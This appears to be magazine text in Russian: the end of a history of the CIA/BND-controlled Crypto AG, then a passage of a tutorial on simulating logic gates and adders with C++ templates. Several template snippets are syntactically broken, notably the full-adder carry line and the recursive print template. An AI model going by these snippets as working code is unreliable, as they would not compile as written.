Даже в новом совете директоров Crypto AG о вмешательстве разведки знал только один человек — да и тот уволился в 1976 году. Хагелин же покинул совет директоров после сделки и смерти своего сына и занялся написанием мемуаров. Он прожил еще долго и умер в возрасте 91 года.

ЗАКЛЯТЫЕ ДРУЗЬЯ

Вскоре после заключения сделки выяснилось, что купить компанию — это полдела, надо еще и договориться о том, как с ней быть. Представители немецкой и американской разведки постоянно устраивали совещания на эту тему. Некоторые вопросы удавалось разрешить и превратить в регулярную практику — например, договорились, что немецкая разведка BND отвечает за бухгалтерию Crypto AG и раз в год передает партнерам из ЦРУ половину прибыли. Передавали на подземной парковке, в чемодане с наличными.

Удалось также разрешить и техническую сторону вопроса — чтобы продукты Crypto AG оставались конкурентоспособными, а договоры — выгодными, немецкая сторона привлекла на помощь Siemens (за вознаграждение в 5% от годовой прибыли Crypto AG), а американцы — Motorola. Корпорации были не против оказывать патриотическую помощь разведкам своих стран.

А с прибылью дела обстояли неплохо. За пять лет владения продажи машин Crypto AG выросли больше чем в три раза — в 1975 году объем продаж достиг 19 миллионов долларов. При этом финансовые вопросы становились поводом для разногласий между партнерами — немцы стремились, чтобы бизнес в первую очередь приносил выгоду, а американцы напоминали им, что их главная цель — разведданные и успехи в шпионаже.

В Германии же были недовольны тем, что американцы хотели продавать машины с уязвимым шифрованием как можно большему числу стран, включая союзников по НАТО — Грецию, Турцию, Италию, Испанию. Немцы изо всех сил сопротивлялись этому, но в АНБ в конце концов продавили свое решение, и список стран, одобренных для поставок защищенной шифровальной техники, сократился до минимума (при этом его никогда не покидали Швеция и Швейцария — ведь там хорошо знали фирму Хагелина и, судя по всему, подозревали о происходящем).

КОРПОРАТИВНАЯ КУЛЬТУРА

Методология перехвата информации, которую использовали в XX веке в АНБ, делит весь мир на три зоны: A — советский блок, B — Азия и G — все остальные, то есть преимущественно страны третьего мира. И к началу восьмидесятых больше 50% разведданных из зоны G были заслугой «Минервы» — компании Crypto AG.

То, с какими клиентами часто приходилось иметь дело компании, порой определяло стиль ведения бизнеса. Большую роль в ее успехе играли харизматичные агенты по продажам с хорошо подвешенным языком. В Саудовской Аравии они везли с собой в чемодане дорогие часы Rolex для подкупа и устраивали «обучающие семинары», включавшие в себя походы в бордели.

Или вот курьезный эпизод: покупателей из Нигерии они убедили заключить контракт на крупную сумму, после чего кураторы из спецслужб два года пытались выяснить, почему же из страны не поступает разведданных. Оказалось, что дорогое оборудование просто не смогли пристроить к делу и оставили пылиться на складах, не доставая из упаковки.

Сотрудникам также часто приходилось расхваливать свои продукты и распространять дезинформацию о продуктах конкурентов, чтобы не лишаться контрактов и не расстраивать своих владельцев. Нередко они начинали догадываться, что с их компанией что-то нечисто, — и беспокойство не могли заглушить даже высокая зарплата и всевозможные «плюшки в офисе» (среди которых была даже небольшая парусная лодка для прогулок на озере неподалеку от здания компании).

Главным камнем преткновения, разумеется, было шифрование. Сотрудникам говорили, что с разработкой им помогает Siemens, но это никак не отвечало на вопрос, почему решения содержали уязвимости — и почему их запрещали исправлять.

В 1977 году инженер Crypto AG Петер Фрутигер, который давно подозревал, что его компания связана с немецкой разведкой, отправился в командировку в Сирию. Тамошние заказчики жаловались на проблемы с шифрованием — и вместо того, чтобы успокоить их, как это обычно делалось, Фрутигер исправил их машины, даже не сообщив об этом начальству.

Вскоре дело вскрылось, поскольку из Сирии перестали приходить разведданные, и директор Crypto AG, бывший в курсе дела, уволил Фрутигера. Как оказалось, напрасно: ЦРУ предпочло бы оставить его работать в компании и платить за молчание, а так пташка выпорхнула из клетки. Фрутигер не выступал официально ни с какими разоблачениями, но стал одной из ниточек, по которым впоследствии можно было что-то заподозрить.

В 1978 году у озабоченных секретностью разведчиков возник еще один повод понервничать. В Crypto AG наняли, не проконсультировавшись с ними, талантливую специалистку по электронике и криптографии по имени Менгия Кафлиш (Mengia Caflisch). Спецслужбы взяли ее на заметку, когда она работала радиоастрономом в университете Мэриленда в США, — и решили, что ее невозможно будет обмануть — слишком она талантлива и умна. Так и вышло — в Crypto AG она занялась проверкой алгоритмов шифрования на прочность, обнаружила уязвимости и разработала новые версии алгоритмов.

Менгия Кафлиш в девяностые

Подправленные ею алгоритмы даже попали в производство — была выпущена партия из 50 машин с усиленной криптографией. Их пришлось выкупать и уничтожать — разведка не могла позволить, чтобы такие защищенные машины попали на рынок. Менгии Кафлиш намекнули, что в этой компании есть свои ограничения и нельзя самовольно улучшать что попало. Она проработала в компании до 1995 года — и оказалась едва ли не единственной героиней в этой истории, согласившейся сказать журналистам что-то кроме «без комментариев».

По словам Кафлиш, никто из рядовых сотрудников не был в курсе, что именно творилось за кулисами Crypto AG, — но у многих были подозрения, и они не знали, что с ними делать. Сама она теперь думает, что надо было уволиться пораньше.

Чтобы как-то справляться с Crypto AG, разведкам-партнерам нужен был особенный человек — подкованный в криптологии на высочайшем уровне, со способностями харизматичного лидера и безупречно лояльный. Найти его было непросто, но помогли коллеги из шведской разведки — они были в курсе дела еще из-за связей Бориса Хагелина со Швецией.

Кандидатом шведов стал Кьелль-Уве Видман, профессор математики из Стокгольма. Он славился как специалист по криптологии, консультировал шведскую разведку и был известен давними симпатиями к США — еще со студенческих времен, когда он провел там год по программе обмена студентами. Он даже называл себя прозвищем Генри, которое ему дали в Америке, так как не могли выговорить его шведское имя.

Разведчики долго обхаживали Видмана, не раскрывая себя, но, когда наконец настал момент для откровенного разговора, он согласился сразу, не прося никакого времени на размышление. И оказался бесценным и незаменимым специалистом. Спецслужбы могли положиться на него и меньше волноваться о сложных подробностях криптологии и электроники, а сотрудники Crypto AG трепетали перед его научным авторитетом.

Благодаря Видману были разработаны особо хитрые методы внедрить в шифры уязвимости — их нельзя обнаружить простыми статистическими тестами и легко выдать за ошибку оператора оборудования.

Видман отвечал и за самые важные переговоры. Когда чилийцы хотели переметнуться к другому поставщику, он убедил их, что той компании не дадут лицензию на экспорт (что было правдой — ЦРУ могло это устроить). Когда после войны за Фолклендские острова аргентинцы были уверены, что британцы читали их сообщения и благодаря этому одержали над ними победу, — он убедил их, что было взломано чужое устаревшее оборудование, а лучшие продукты Crypto AG не подведут.

Но шила было не утаить в мешке. Слухи расползались, и большой скандал был вопросом времени. Однако в восьмидесятые казалось, что все прекрасно, и разведчики продолжали пожинать плоды своего хитрого плана.

ГИДРА УГРОЖАЕТ

Как бы строго ни охраняли свою тайну могущественные разведки, понемногу информация все же утекала из-под их контроля. Слишком уж масштабной была операция, слишком удобно было спецслужбам узнавать, что втайне обсуждают их коллеги из других стран.

Когда США в 1978 году были посредниками в мирных переговорах между Египтом и Израилем — американская разведка следила, что о ходе переговоров сообщает себе на родину египетская делегация во главе с президентом Садатом. Когда в 1979 году Иран захватил в заложники посольство США в Тегеране — разведка следила за коммуникациями Ирана с Алжиром, который выступал посредником в переговорах, и докладывала президенту о настроениях противника.

И слишком часто нужно было, узнав информацию, делать вид, что не знаешь ее. Например, как поступить, если ты случайно узнал, что брат президента Картера, Билли Картер, лоббирует интересы диктатора Ливии и получает от него деньги? Или если стало известно, что режим в Аргентине проводит бессудные казни тысяч оппозиционеров и договаривается с чилийскими военными свергнуть тамошнего президента-коммуниста Альенде?

Американский ответ таков: в первом случае сообщить в ФБР, во втором — вписаться в дело борьбы с коммунизмом и сделать вид, что никаких преступлений не происходит. Даже их партнеров по программе из Германии такое поведение шокировало.

Но одно дело профессиональный цинизм — его еще можно ожидать от разведки. А другое дело — когда разведданные используются таким образом, что компрометируют саму операцию.

В 1986 году в Берлине произошел теракт. На популярной у американских солдат дискотеке La Belle взорвали бомбу. Спустя десять дней американский президент Рейган выступил по телевидению с обращением к нации. В нем он обвинял в теракте Ливию и сообщал, что приказал нанести по ней удар возмездия. По его словам, имелись однозначные свидетельства, что еще за неделю до взрыва в посольство Ливии в Берлине пришел приказ устроить атаку — а на следующий день после взрыва посольство отчиталось об успехе задания.

Разведка была в шоке — там не ожидали, что президент так воспользуется предоставленной информацией. Было непонятно, что отвечать на неудобные вопросы «как узнали?» и «почему не предотвратили, если знали заранее?». Зато предельно понятно было, что враги Америки проведут расследование и сделают выводы.

Враги Америки оказались медлительны — или терпеливы. Серьезные последствия и крупный скандал ждал Crypto AG только в 1992 году. В докладе ЦРУ эта история проходит под кодом «Гидра».

Один из лучших агентов по продажам компании — Ганс Бюлер давно работал с одним из крупных клиентов — Ираном. После теракта 1986 года ему пришлось выкручиваться, отвечая на неудобные вопросы, но потом дела наладились и пошли как обычно. Он летал в Тегеран по несколько раз год — и в 1992 году отправился туда в очередную командировку. И не вернулся из нее.

Компания обратилась к швейцарской разведке, которая сообщила им, что Бюлера арестовали власти Ирана. И что его жестко допрашивали и дела у него были не очень. Однако иранцы были согласны отпустить его под «залог» в миллион долларов.

Владельцы компании из ЦРУ заявили, что это не залог, а выкуп, а США не платят террористам выкупов. К счастью для Бюлера, немцы согласились заплатить полную сумму — видимо, они оказались более обеспокоены происходящим. В итоге Бюлер провел в иранской тюрьме девять месяцев, и условия там были тяжелыми.

И что самое обидное, Бюлер ничего не знал. Он был абсолютно не в курсе дел разведок и уязвимостей в шифровании. Но допросы и лишения, перенесенные им в Иране, заставили его сомневаться в своем работодателе. Он стал встречаться с швейцарскими журналистами, а те начали копать. Всплыли архивы Фридмана из семидесятых, и в них нашлись подозрительные намеки. Удалось найти Петера Фрутигера — в 1994 году его вместе с Бюлером упоминали в репортаже швейцарского телевидения.

Ганс Бюлер

Дело немного исправил тогдашний глава Crypto AG Михаэль Груп. В той же передаче он опроверг обвинения и с искренне удивленным выражением лица говорил, что все эти домыслы абсолютно безумны, такого не может быть никогда, продукты Crypto AG используются в Швейцарии и Германии и это должно ставить их вне подозрений, а Бюлер и Фрутигер просто распускают слухи из-за недовольства условиями увольнения.

Но все равно некоторые клиенты отказались от услуг компании (необъяснимо, но факт — Иран, наоборот, возобновил контракт), часть сотрудников уволилась, а журналисты продолжали ходить вокруг темы кругами — например, они раскопали в старых документах семидесятых годов имена, которыми представлялись сотрудники разведки, когда изображали бизнесменов из подставных компаний. Имена оказались настоящими, паспортными — вот тебе и конспирация...

КОНЕЦ ПРЕКРАСНОЙ ЭПОХИ

Все это означало, что времена меняются. Главной жертвой «Гидры» стало долгое плодотворное сотрудничество немецкой и американской разведок. На расхождения во взглядах до поры до времени можно было закрывать глаза, но сейчас они стали для немцев слишком рискованными. Если бы тайное стало явным, им бы пришлось оправдываться перед собратьями по Евросоюзу за действия американцев, которые равняли их со странами третьего мира и сомнительными режимами.

Так что в 1993 году немцы продали свою долю в Crypto AG американцам за 17 миллионов долларов. Решение было непростым — политикам хотелось избавиться от рискованного проекта, но ветераны разведки были не рады отказу от своего успеха, который они когда-то предложили американцам.


К тому же после разрыва сотрудничества американцы стали куда менее охотно делиться информацией — и немецкие спецслужбы уже не могли быть уверены, как раньше, что они входят в элитный клуб «тех, кого не прослушивают американцы». И, как показали данные о слежке американской разведки за самой Ангелой Меркель, предоставленные прессе Эдвардом Сноуденом, — не напрасно.

Однако АНБ все было нипочем. Шоу продолжалось. Кризис «Гидра» с задержанием Бюлера оказался самым серьезным ударом по программе за все время ее существования — но она устояла и пережила рубеж веков. Продажи сокращались, и прибыли превратились в убытки — но в ЦРУ всегда считали, что коммерческая сторона — это всего лишь приятное дополнение, благодаря которому можно профинансировать какие-нибудь особо темные дела, но разведданные важнее. И поэтому вложения в Crypto AG продолжались и фирма держалась на плаву.

Но мир менялся, и авторы программы старались угнаться за ним, как могли: Crypto AG освоила выпуск цифровых машин по шифрованию голоса, а в ЦРУ пытались повторить трюк с покупкой еще какой-нибудь криптологической компании — судя по всему, для того чтобы обанкротить ее и тем самым снизить конкуренцию для своего любимого детища. По крайней мере, ходят слухи, что купить хотели фирму Cretag, давнего соперника Crypto.

Однако аппаратные технологии шифрования все больше уступали программным. ЦРУ проигрывало соперничество с АНБ, которое смогло успешно запустить свои щупальца в американские IT-корпорации. Впрочем, дела сворачивали долго. Лишь в 2017 году Crypto AG продала здание своей штаб-квартиры, что и стало началом конца.

А в 2018 году остатки активов компании были проданы в ходе хитрой финансовой операции. Часть производительных мощностей и почти весь топ-менеджмент перешли в новую компанию CyOne, которая теперь продает шифровальную технику одному клиенту — швейцарскому правительству.



В швейцарском городе Цуг на старом здании штаб-квартиры Crypto AG все еще висит логотип компании, хотя здание и продано (фото Jahi Chikwendiu для The Washington Post)

Все остальное — вместе с брендом Crypto — досталось частному бизнесмену из Швеции по фамилии Линде, который утверждает, что решил приобрести компанию частично из шведского патриотизма и уважения к памяти Хагелина, а частично — считая, что за слухами о ненадежности оборудования ничего не стоит и что он вкладывается в давнее и уважаемое предприятие. После того как с ним пообщались журналисты, он с грустью отметил, что если все это правда, то он чувствует себя обманутым и переживает за сотрудников теперь уже его компании, которые тоже были обмануты.

Сделку, между прочим, оформляла та же самая юридическая контора из Лихтенштейна, что отвечала и за покупку Crypto AG почти полвека назад.

АНБ или ЦРУ?

И все же кто на ком стоял? В одном месте мы упоминаем ЦРУ, а в другом — АНБ, и это не ошибка. Обе эти конторы были вовлечены в историю, но каждая по-своему.

АНБ (NSA) — технологическая разведка, главная задача которой — подслушивать и подглядывать по всему миру, а также обеспечивать безопасность Америки на этом фронте. Дело сотрудников этого ведомства — шифры, антенны, спутники, компьютеры. Они стараются не покидать территории Америки и своих высокотехнологичных баз. Именно на них работали Фридман и Хагелин, именно они помогали разрабатывать технику для Crypto AG и потом отвечали за расшифровку полученной информации.

ЦРУ (CIA) — разведка широкого профиля, официально не должна работать на территории США, отчитывается только перед президентом, отвечает за самые разные вещи — но в основном включающие в себя работу с людьми за пределами Америки. Их дело — пропаганда, заговоры, диверсии, вербовка и работа с агентами, а также ведение особо засекреченных операций, вроде полетов самолетов-разведчиков или управления компанией Crypto AG. Именно это агентство с американской стороны отвечало за то, чтобы компания успешно вела бизнес, служила американским интересам, а ее сотрудники были не в курсе истинного положения дел.

Но это лишь суперкраткое изложение чрезвычайно запутанных отношений между многочисленными американскими спецслужбами. Поэтому порой мы пишем «американская разведка», а подразумеваем кого-то из работников этих ведомств.

ВЫВОДЫ

Вот, в общем-то, и все. И возможно, кому-то захочется спросить — а какое отношение к настоящему имеют все эти дела минувших дней, когда микросхемы паяли вручную? Кажется, что до современности вся эта история дотянула лишь по инерции.

Мы думаем, что самое прямое. В этой старомодной истории с эмигрантами, обедающими с видом на швейцарские озера, и «Ролексами» в чемодане очень легко прослеживаются сюжеты из злободневных новостей — и одновременно корни их зарождения.


Почему американская разведка страдает такой технократической гигантоманией? Да потому, что ее сотрудники десятилетиями убеждались: технологическое превосходство работает — и обеспечивает невероятные возможности по всему миру. Если к ним привыкнуть, уже совершенно невозможно сделать шаг назад. Поэтому они просто не могут перестать пытаться взломать и контролировать все что только можно. Кроме своего президента, с публичными выступлениями которого приходится просто мириться.

Почему Иран и США постоянно провоцируют друг друга, грозят друг другу — и так без конца? Потому что они с этого начали, привыкли так поступать и не видят повода прекращать. Как в ЦРУ долго-долго не видели повода прекращать тратить деньги на Crypto AG.

Почему вокруг криптологии и шифрования бушуют такие страсти? Потому что в этой теме встречаются зубодробительные математические построения, доступные немногим, — и стремление контролировать доступ к информации, встречающееся у любой власти. Вместе они образуют нестабильную систему, где без узких специалистов обойтись невозможно, но непонятно, как контролировать их самих.

И наконец — почему вообще случаются события, которые меняют мир? Потому что иногда люди — по своей воле или нечаянно, но сталкиваются с системой. Борис Хагелин и Уильям Фридман хотели скрепить свою дружбу большим делом, в важность которого они верили. И то, что им хватило упорства добиться своей цели, нежданно-негаданно для них самих изменило мир. И как в истории Эдварда Сноудена — то, что началось с профессионального интереса, достигло своей цели благодаря упорству и идеализму.

И завершилось громким разоблачением, потрясшим мир.



faberge
Цифровыхъ дѣлъ мастеръ
fabulous.faberge@yandex.ru

ШАБАШ ШАБЛОНОВ

ПРЕВРАЩАЕМ GCC В МАКЕТНУЮ ПЛАТУ С ПОМОЩЬЮ ШАБЛОНОВ C++

Я люблю собирать логические схемы. Однако обычно для этого требуется либо симулятор, либо макетная плата. Как-то в дороге у меня был с собой ноутбук с компилятором, но не было интернета. Задача написать небольшую программу с библиотекой цифровых вентилей показалась мне слишком тривиальной. Хм-м, как насчет метапрограммы?

Ты наверняка знаешь (или хотя бы слышал), что шаблоны C++ сами по себе функциональный язык, обладающий полнотой по Тьюрингу. Иными словами, с их помощью можно выполнять стандартные операции, строить выражения и вычислять какие-то значения. Которые затем можно использовать в новых операциях, снова что-то считать, и так по кругу, до получения нужного результата. И все это — во время компиляции основной программы!

Но это в теории. На практике шаблоны C++ всегда были непростыми в использовании, и даже сейчас, когда Комитет по стандартизации языка многое сделал для их популяризации и облегчения их применения, далеко не все разработчики с энтузиазмом принимаются кодировать логику своих приложений на этих самых шаблонах.

Действительно, перспектива вытащить часть вычислений на этап компиляции выглядит заманчивой, равно как и возможность управлять самим процессом компиляции. Однако на практике попытка сделать что-то полезное на таком высоком уровне абстракции зачастую оборачивается многочисленными ошибками при компиляции, маловразумительными сообщениями и прочими прелестями.

Вообще говоря, шаблоны вошли в состав языка C++ совсем с другими целями, и их реальные возможности исследователи открыли почти что случайно. Одной из первых метапрограмм такого рода принято считать программу для определения простоты числа за авторством Эрвина Анруха из компании Siemens, написанную в 1994 году. Примечательно, что для вывода результата в процессе компиляции программы тогда использовались сообщения об ошибках. Весьма символично.

Впрочем, за четверть века метапрограммирование в C++ прошло долгий путь, так что сегодня такие ухищрения уже не понадобятся. Но парочку трюков применить все равно придется. Без этого было бы не так интересно, согласен?

TEMPLATE TEMPLE

Итак, нам предстоит реализовать множество логических операций времени компиляции с помощью шаблонов. Компилятором был выбран (вернее, оказался) GCC, с опцией `-std=c++17` для расширенной поддержки метапрограммирования. Не так давно Комитет по стандартизации языка принял в Праге новую версию C++20, но ожидать, что все производители компиляторов ее поддержат, наверное, пока рановато.

И последнее замечание, прежде чем мы перейдем непосредственно к коду, для тех, кто мало знаком с шаблонами C++. Нужно понимать, что программирование на шаблонах представляет собой работу с типами, а не с переменными, как обычно. Взаимоотношения между шаблоном, типом, классом и объектом класса (переменной) мы обсудим чуть ниже, ну а пока заведем парочку структур для представления нуля и единицы в нашей будущей библиотеке логических элементов.

```
#include <iostream>
#include <type_traits>
#include <tuple>

using std::cout;
using std::endl;

struct I {
  /* HIGH, TRUE, ONE */
};

struct O {
  /*LOW, FALSE, ZERO */
};
```

Обрати внимание, что здесь мы только определили две структуры — без каких-либо конкретных переменных. Структура представляет собой тип в программе, и именно отличие типа `I` от типа `O` будет определять различие в состояниях бита в наших цифровых схемах.

Пойдем дальше и создадим пару байтов с помощью встроенных в язык кортежей (они появились в C++11). Для этого используем директиву `using`, которая по сути представляет собой продвинутый вариант `typedef` из языка C. Опять же важно заметить: с их помощью мы не создаем новой переменной, а только лишь объявляем некоторый новый тип.

```
using op1 = std::tuple< O, O, O, O, I, O, I, I >;
using op2 = std::tuple< O, I, O, O, O, O, I, O >;
```

Выведем наши типы на экран и убедимся, что все работает без ошибок. Здесь мы впервые применяем шаблон функции, чтобы в зависимости от параметра шаблона выводить на экран нули и единицы. Пока ничего сложного.

```
template<typename T>
void _print();

template<>
void _print<O>() {
  cout << "O " << endl;
}

template<>
void _print<I>() {
  cout << "I " << endl;
}
```

Настало время перейти к логическим элементам. Если ты читал мои статьи из цикла «Основы цифровой схемотехники», то наверняка помнишь, что операция И-НЕ (NAND) образует полноценный базис, на основе которого можно в дальнейшем строить любые другие схемы. Я хочу как можно быстрее получить возможность проектировать новые вентили из уже имеющихся, поэтому начнем с И-НЕ.

```
template<typename A, typename B>
struct NAND {
  using result = std::conditional_t<(std::is_same<A, B>::value &&
    std::is_same<A, I>::value), O, I>;
};
```

В целом не самый сложный кусочек кода, но на всякий случай разберем его подробнее, чтобы в дальнейшем не возвращаться к очевидным вещам. Тут мы объявляем шаблон структуры с двумя шаблонными параметрами. В составе этой структуры единственное «поле» — директива using, которая выводит тип результата как возвращаемое значение шаблона `std::conditional_t`.

Этот шаблон имеет вид `std::conditional_t<условие, тип1, тип2>` и по сути является аналогом тернарного оператора `? :` из стандартного C++. Если условие (первый параметр) принимает значение `true`, то возвращается `тип1` (второй параметр), иначе — `тип2` (третий параметр).

По аналогии с тернарным оператором инструкции `std::conditional_t` можно вкладывать друг в друга, формируя тем самым выбор сразу из нескольких доступных вариантов. Более того, можно совмещать последовательности `std::conditional` с тернарными операторами в качестве выражения для выведения первого параметра. Таким образом, у нас есть полноценная возможность программировать нетривиальную логику элементов. Хотя, конечно, монструозный вид подобных конструкций несколько настораживает (спойлер: то ли еще будет!).

Шаблон `std::is_same` гораздо тривиальнее в применении и банально сравнивает типы в своих угловых скобках. Значение результата (логический ноль или единица) можно забрать из его поля `value`.

Тут возникает первая возможность «грязного» хака. Формально ничто не мешает нам не сравнивать типы наших шаблонных параметров напрямую. Мы вполне можем определить шаблон функции, которая бы сводила наши пользовательские типы к стандартному типу `bool`, и, таким образом, строить логику и внутреннее представление элемента на его основе.

```
template<typename T>
bool state();

template<>
bool state<O>() {
  return false;
}

template<>
bool state<I>() {
  return true;
}

template<typename A, typename B>
struct NAND {
  using result = std::conditional_t<(state<A>() == state<B>()) &&
    (state<A>() == true), O, I>;
};
```

Но я так делать, конечно, не буду. Это все равно что играть в видеоигры на легком уровне сложности — никакой радости от достижения результата.

Код для всех остальных базовых блоков выводится уже с помощью нашей структуры **NAND**.

```
template<typename A, typename B = A>
struct NOT {
  using result = typename NAND<A,A>::result;
};

template<typename A, typename B>
struct AND {
  using result = typename NOT<typename NAND<A, B>::result>::result;
};

template<typename A, typename B>
struct OR {
  using result = typename NAND<typename NOT<A>::result,
    typename NOT<B>::result>::result;
};

template<typename A, typename B>
struct NOR {
  using result = typename NOT<typename OR<A, B>::result>::result;
};

template<typename A, typename B>
struct XOR {
  using result = typename NAND<typename NAND<typename NAND<A, B>::
result, A>::result, typename NAND<typename NAND<A, B>::result, B>::
result>::result;
};
```

В целом понять, почему некоторые критикуют механизм шаблонов в C++, уже можно. Считая угловые скобочки в выражении для вентиля `XOR`, невольно даже проникаешься мыслью, что часть этой критики вполне объективна и обоснованна. Слабые духом личности в этот момент переходят на Python или JS, но мы не сдаемся.

В самом деле, не все так плохо. Располагая базовыми блоками, собрать полусумматор и сумматор достаточно просто.

```
template<typename A, typename B>
struct HALFADDER {
  using sum   = typename XOR<A, B>::result;
  using carry = typename  AND<A, B>::result;
};

template<typename A, typename B, typename C = O>
struct FULLADDER {
  using sum = typename HALFADDER<typename HALFADDER<A, B>::sum, C>::
sum;
  using carry = typename OR<HALFADDER<A, B>::carry, HALFADDER<A, B>::
sum, C>::carry>::value;
};
```

Обрати внимание, что в нескольких местах при описании списка шаблонных параметров шаблона мы задаем параметры по умолчанию. Это упрощает интерфейс наших логических элементов. В дальнейшем я планирую использовать шаблоны этих структур как шаблонные параметры структуры регистров. И тут унифицированный интерфейс придется как нельзя кстати.

Действительно, стандартно функция отрицания `НЕ` (`NOT`) принимает на вход только один параметр. Но в целях стандартизации мы унифицируем ее список шаблонных параметров с остальными вентилями, добавляя второй «вход B», чтобы иметь возможность применять ее даже в тех местах, где требуются два входа. Аналогично и с шаблоном сумматора.

В УШАХ — БИТ, В КЛАССЕ — ТИП

Прежде чем мы перейдем к рассмотрению вложенных шаблонов структур (классов) и шаблонов в качестве параметров шаблонов (в том числе использованию шаблона контейнера `std::tuple`), предлагаю сделать небольшое лирическое отступление и более детально рассмотреть взаимоотношения между нашими абстрактными категориями.

Как правило, мало у кого возникают трудности с восприятием переменных в программе (за исключением, быть может, переменных — указателей на переменные). Любая переменная (если ее в процессе безжалостно не отоптимизировал компилятор) располагается в памяти и занимает какое-то количество байтов. Где именно эта переменная оказалась — на стеке, в куче или в статической памяти, не столь уж и важно.

Тип переменной, напротив, в программу никак явно не попал. В методологии ООП, которой стараются придерживаться в C++, класс представляет собой тип, а конкретный объект класса — переменную, сконструированную по некоторому шаблону. Сколько полей имеет объект, какие права доступа к ним — все это содержится в определении класса.

Таким образом, принцип шаблонов, порождающих новые сущности, на самом деле появляется в нашей программе гораздо раньше (под другим именем, но это уже детали). Шаблоны классов, в свою очередь, не определяют какой-либо новый тип. Но они определяют принцип, по которому этот тип может быть сконструирован.

Сам по себе шаблон структуры **NAND** не имеет смысла далее в нашей программе, за исключением применения в каком-либо списке параметров в качестве шаблонного параметра шаблона. Что именно интересует компилятор после его определения, так это конкретизация шаблонной структуры **NAND** с помощью существующих типов. В нашем случае это `O` и `I`. Только тогда появляется новый тип (при условии, что определение шаблонной структуры допускает такое использование).

Резюмируя: в метапрограммировании C++ шаблон — это тип, а тип — это переменная. В сущности, не так уж и сложно.

РЕКУРСИЯ — БЕССЕРДЕЧНАЯ ТЫ...

Наша основная проблема — переменные в их изначальном, «традиционном» понимании отсутствуют. У нас есть параметры шаблона (они могут быть целочисленными) — но это немного не то. Параметры определяют конкретный тип, а внутри этого типа они константны. Чтобы проиллюстрировать это, попробуем итерировать наш кортеж (он же «байт») и вывести его на экран.

```
using byte = std::tuple< O, I, O, I, O, I, O, I>;

template<int N>
struct bit {
  static void out() {
    print<std::tuple_element_t<N, byte>>();
  }
};
```

Это слабо приблизило нас к успеху. Нам по-прежнему нужно пройтись по битам от нуля до семи, чтобы напечатать их состояния. Циклы `while` или `for` решили бы нашу проблему, но они требуют «настоящих» переменных. Блеск и нищета «плюсовых» шаблонов в этот момент видны особенно отчетливо.

Как ты наверняка уже догадался, нас спасет рекурсия. Мы рекурсивно пройдем в нашей структуре каждый элемент, ровно до точки выхода, которую придется конкретизировать для шаблона структуры. Это завершит стек вызовов, и компилятор пройдет обратно, формируя код для вывода элементов кортежа на экран.

Посмотрим, как это выглядит на практике.

```
template<typename T, int N = std::tuple_size<T> - 1>
struct print {
  static void out() {
    print<T, N – 1>::out();
    _print<std::tuple_element_t<N, T>>();
  }
};

template<typename T>
struct print<T, 0> {
  static void out() {
    _print<std::tuple_element_t<0, T>>;
  }
};
```

Сам вывод на экран придется осуществить в рантайме. Аналогом потока `cout`, наверное, могла бы стать печать отладочных сообщений времени компиляции, типа директивы препроцессора `#warning` или `static_assert`. Но эксперименты с этим я, пожалуй, отложу на следующий раз.

```
int main() {
  cout << "Byte is: ";
  print<byte>::out();
  cout << endl;
}
```

```
$ g++ tmpl.cpp -Os -o tmpl -std=c++17
$ ./tmpl
Byte is: O I O I O I O I
```

ШАБЛОННЫЙ ШАБАШ

Теперь перейдем к основной части, ради чего все, собственно, и затевалось. Я бы хотел в своем симуляторе оперировать не отдельными логическими вентилями, а целыми блоками. Примерно как микросхемы объединяют несколько элементов в одном корпусе, я планирую использовать регистры, в основу которых лягут наши шаблоны **NAND**, **OR**, **AND** и другие.

При этом ширина регистра — это параметр, тип используемой функции — параметр (шаблонный параметр шаблона, если точнее), операнды — тоже параметры. Ах да, скорее всего, еще потребуется рекурсия и связанный с ней счетчик. Еще один параметр. Ну и совсем хорошо, если это будет вменяемо выглядеть. В целом меня устроит какой-то такой синтаксис:

```
using result = BYTE::XOR::OP<OP1, OP2>::result;
```

Здесь **BYTE** — это ширина результата (восемь бит), **XOR** — тип используемой логической функции (исключающее ИЛИ), `OP1` и `OP2` — операнды (существующие к этому моменту в программе), а `result` — конечный результат вычислений. По-моему, достаточно симпатично. По сути, нам удалось сократить число параметров до двух, как и число угловых скобочек.

Начнем с простого.

```
template<int D>
struct DIM {  /* result's width */
  template<template <typename, typename> class T0>
  struct EXP {  /* type of expression */
    template<typename OP1, typename OP2 = OP1>
    struct OP {  /* operands */
      ...
    };
  };
};
```

Теперь нам нужно определить выражение для вычисления результата. Собирать результат будем итеративно, по битам, поэтому сперва выведем его.

```
template<int N>
using bit = typename T0<std::tuple_element_t<N, OP1>,
  std::tuple_element_t<N, OP2>>::result;
```

Мы забираем по элементу из кортежей наших операндов и применяем к ним битовую логическую операцию. Это понятно, но как нам теперь собрать весь байт результата (или несколько)?

